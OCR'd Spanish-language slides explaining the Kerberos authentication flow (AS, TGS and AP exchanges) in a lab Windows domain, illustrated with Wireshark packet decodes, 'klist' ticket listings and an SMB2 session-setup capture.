
```
   897 157.828745    192.168.169.130                192.168.169.138      KRB5      359 AS-REQ
   898 157.829124    192.168.169.138                192.168.169.130      KRB5     1787 AS-REP
   907 157.829666    192.168.169.130                192.168.169.138      KRB5      234 TGS-REQ
   909 157.830075    192.168.169.138                192.168.169.130      KRB5     1757 TGS-REP
```

```
> Frame 909: 1757 bytes on wire (14056 bits), 1757 bytes captured (14056 bits)
> Ethernet II, Src: VMware_c1:57:7d (00:0c:29:c1:57:7d), Dst: VMware_51:85:da (00:0c:29:51:85:da)
> Internet Protocol Version 4, Src: 192.168.169.138, Dst: 192.168.169.130
> Transmission Control Protocol, Src Port: 88, Dst Port: 61456, Seq: 1, Ack: 1641, Len: 1703
v Kerberos
  > Record Mark: 1699 bytes
  v tgs-rep
      pvno: 5
      msg-type: krb-tgs-rep (13)
      crealm: SERIEA.LOCAL
    v cname
        name-type: kRB5-NT-PRINCIPAL (1)
      v cname-string: 1 item
          CNameString: Administrator
    v ticket
        tkt-vno: 5
        realm: SERIEA.LOCAL
      v sname
          name-type: kRB5-NT-SRV-HST (3)
        v sname-string: 2 items
            SNameString: host
            SNameString: server-bologna.seriea.local
      v enc-part
          etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          kvno: 1
          cipher: 43838a27b24bc5634c458a53b08756ea942e64caec0e2fd072e08061a184c79e86592ec3…
    v enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        cipher: 34d1d6dd9d78f6d1b4e819218acd3d0881b85e9de79f97373b767544bda19e5b5e540235…
```

Petición TGS-REP

Service Ticket cifrado con la clave del servicio.


Server Session Key cifrada con la TGS Session key.


TS
1 AS-REQ
AS
TGT
2 AS-REP
chicho
TGT
AUTH
3 TGS-REQ
TGS
ST
AUTH
5
AP-REQ
ST
4 TGS-REP
Servidor de archivos
TGS Session Key
Contraseña del servicio
Contraseña de chicho
Clave del servicio TGS
Server Session Key

AP-REQ - FLUJO

```
C:\Users\Administrator>whoami
seriea\administrator

C:\Users\Administrator>klist

Current LogonId is 0:0x24fa29

Cached Tickets: (2)

#0>     Client: Administrator @ SERIEA.LOCAL
        Server: krbtgt/SERIEA.LOCAL @ SERIEA.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 10/29/2024 19:50:01 (local)
        End Time:   10/30/2024 5:50:01 (local)
        Renew Time: 11/5/2024 19:50:01 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: DC01-MILAN.seriea.local

#1>     Client: Administrator @ SERIEA.LOCAL
        Server: LDAP/DC01-MILAN.seriea.local/seriea.local @ SERIEA.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 10/29/2024 19:50:01 (local)
        End Time:   10/30/2024 5:50:01 (local)
        Renew Time: 11/5/2024 19:50:01 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC01-MILAN.seriea.local

C:\Users\Administrator>hostname
Server-Bologna
```

AP-REQ



- “Kerberos es un protocolo de autenticación, no de Autorización ”
- Solo el DC tiene el KDC.

GSS-API es una API que permite la integración de protocolos de seguridad, como Kerberos, con protocolos de comunicación.


```
C:\Users\Administrator>dir \\seriea.local\SYSVOL\
 Volume in drive \\seriea.local\SYSVOL has no label.
 Volume Serial Number is 8833-9339

 Directory of \\seriea.local\SYSVOL

03/25/2024  05:30 PM    <DIR>          .
03/25/2024  05:30 PM    <DIR>          ..
03/25/2024  05:30 PM    <JUNCTION>     seriea.local [C:\Windows\SYSVOL\domain]
               0 File(s)              0 bytes
               3 Dir(s)  70,897,410,048 bytes free
```

AP-REQ - FLUJO


```
C:\Users\Administrator>klist

Current LogonId is 0:0x24fa29

Cached Tickets: (4)

#0>     Client: Administrator @ SERIEA.LOCAL
        Server: krbtgt/SERIEA.LOCAL @ SERIEA.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 10/29/2024 19:54:32 (local)
        End Time:   10/30/2024 5:50:01 (local)
        Renew Time: 11/5/2024 19:50:01 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: DC01-MILAN.seriea.local

#1>     Client: Administrator @ SERIEA.LOCAL
        Server: krbtgt/SERIEA.LOCAL @ SERIEA.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 10/29/2024 19:50:01 (local)
        End Time:   10/30/2024 5:50:01 (local)
        Renew Time: 11/5/2024 19:50:01 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: DC01-MILAN.seriea.local

#2>     Client: Administrator @ SERIEA.LOCAL
        Server: cifs/DC01-MILAN.seriea.local/seriea.local @ SERIEA.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 10/29/2024 19:54:32 (local)
        End Time:   10/30/2024 5:50:01 (local)
        Renew Time: 11/5/2024 19:50:01 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC01-MILAN.seriea.local

#3>     Client: Administrator @ SERIEA.LOCAL
        Server: LDAP/DC01-MILAN.seriea.local/seriea.local @ SERIEA.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 10/29/2024 19:50:01 (local)
        End Time:   10/30/2024 5:50:01 (local)
        Renew Time: 11/5/2024 19:50:01 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC01-MILAN.seriea.local
```

AP-REQ - FLUJO

```
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
  Session Setup Request (0x01)
    [Preauth Hash: 2e47ef30f565c847175ef539c42c7a7c366d0162607cb881fdb25f08f4b6c1ca9d46a5ad3b8b94cb07e61dbe4796d4805d758ba5c41cd49b30b6b948f697eb03]
    StructureSize: 0x0019
    Flags: 0
    Security mode: 0x02, Signing required
    Capabilities: 0x00000001, DFS
    Channel: None (0x00000000)
    Previous Session Id: 0x0000000000000000
    Blob Offset: 0x00000058
    Blob Length: 3580
    Security Blob [truncated]: 60820df806062b0601050502a0820dec30820de8a030302e06092a864882f71201020206092a864886f712010202060a2b0601040182370202...
    GSS-API Generic Security Service Application Program Interface
      OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
      Simple Protected Negotiation
        negTokenInit
          mechTypes: 4 items
          mechToken [truncated]: 60820daa06092a864886f71201020201006e820d9930820d95a003020105a10302010ea20703050020000000a382058961820585308205...
          krb5_blob [truncated]: 60820daa06092a864886f71201020201006e820d9930820d95a003020105a10302010ea20703050020000000a382058961820585308205...
            KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
            krb5_tok_id: KRB5_AP_REQ (0x0001)
            Kerberos
              ap-req
                pvno: 5
                msg-type: krb-ap-req (14)
                Padding: 0
                ap-options: 20000000
                ticket
                  tkt-vno: 5
                  realm: SERIEA.LOCAL
                  sname
                    name-type: kRB5-NT-SRV-INST (2)
                    sname-string: 3 items
                      SNameString: cifs
                      SNameString: DC01-MILAN.seriea.local
                      SNameString: seriea.local
                enc-part
                  etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                  kvno: 5
                  cipher [truncated]: 953d1d8b8cc0d76dce650c36a9860cff1650f3643b810d1e7131e39d59d3bb6c65ef945653fc18abafd7f857799b7f2dee0e9...
                authenticator
                  etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                  cipher [truncated]: 2a564a196167e1b0a6d4eb02775c99e6dafb1cc9f6b000ef83ec91a450a9e5496488ed811ede4c05c4a18d40110dd31d01e938a9...
```

```
Client: Administrator @ SERIEA.LOCAL
Server: cifs/DC01-MILAN.seriea.local/seriea.local @ SERIEA.LOCAL
```

Servicio al que queremos Acceder


TS
1 AS-REQ
AS
TGT
2 AS-REP
chicho
TGT
AUTH
3 TGS-REQ
TGS
ST
AUTH
TS
ST
4 TGS-REP
5
AP-REQ
6 AP-REP
Servidor de archivos
TGS Session Key
Contraseña del servicio
Contraseña de chicho
Clave del servicio TGS
Server Session Key

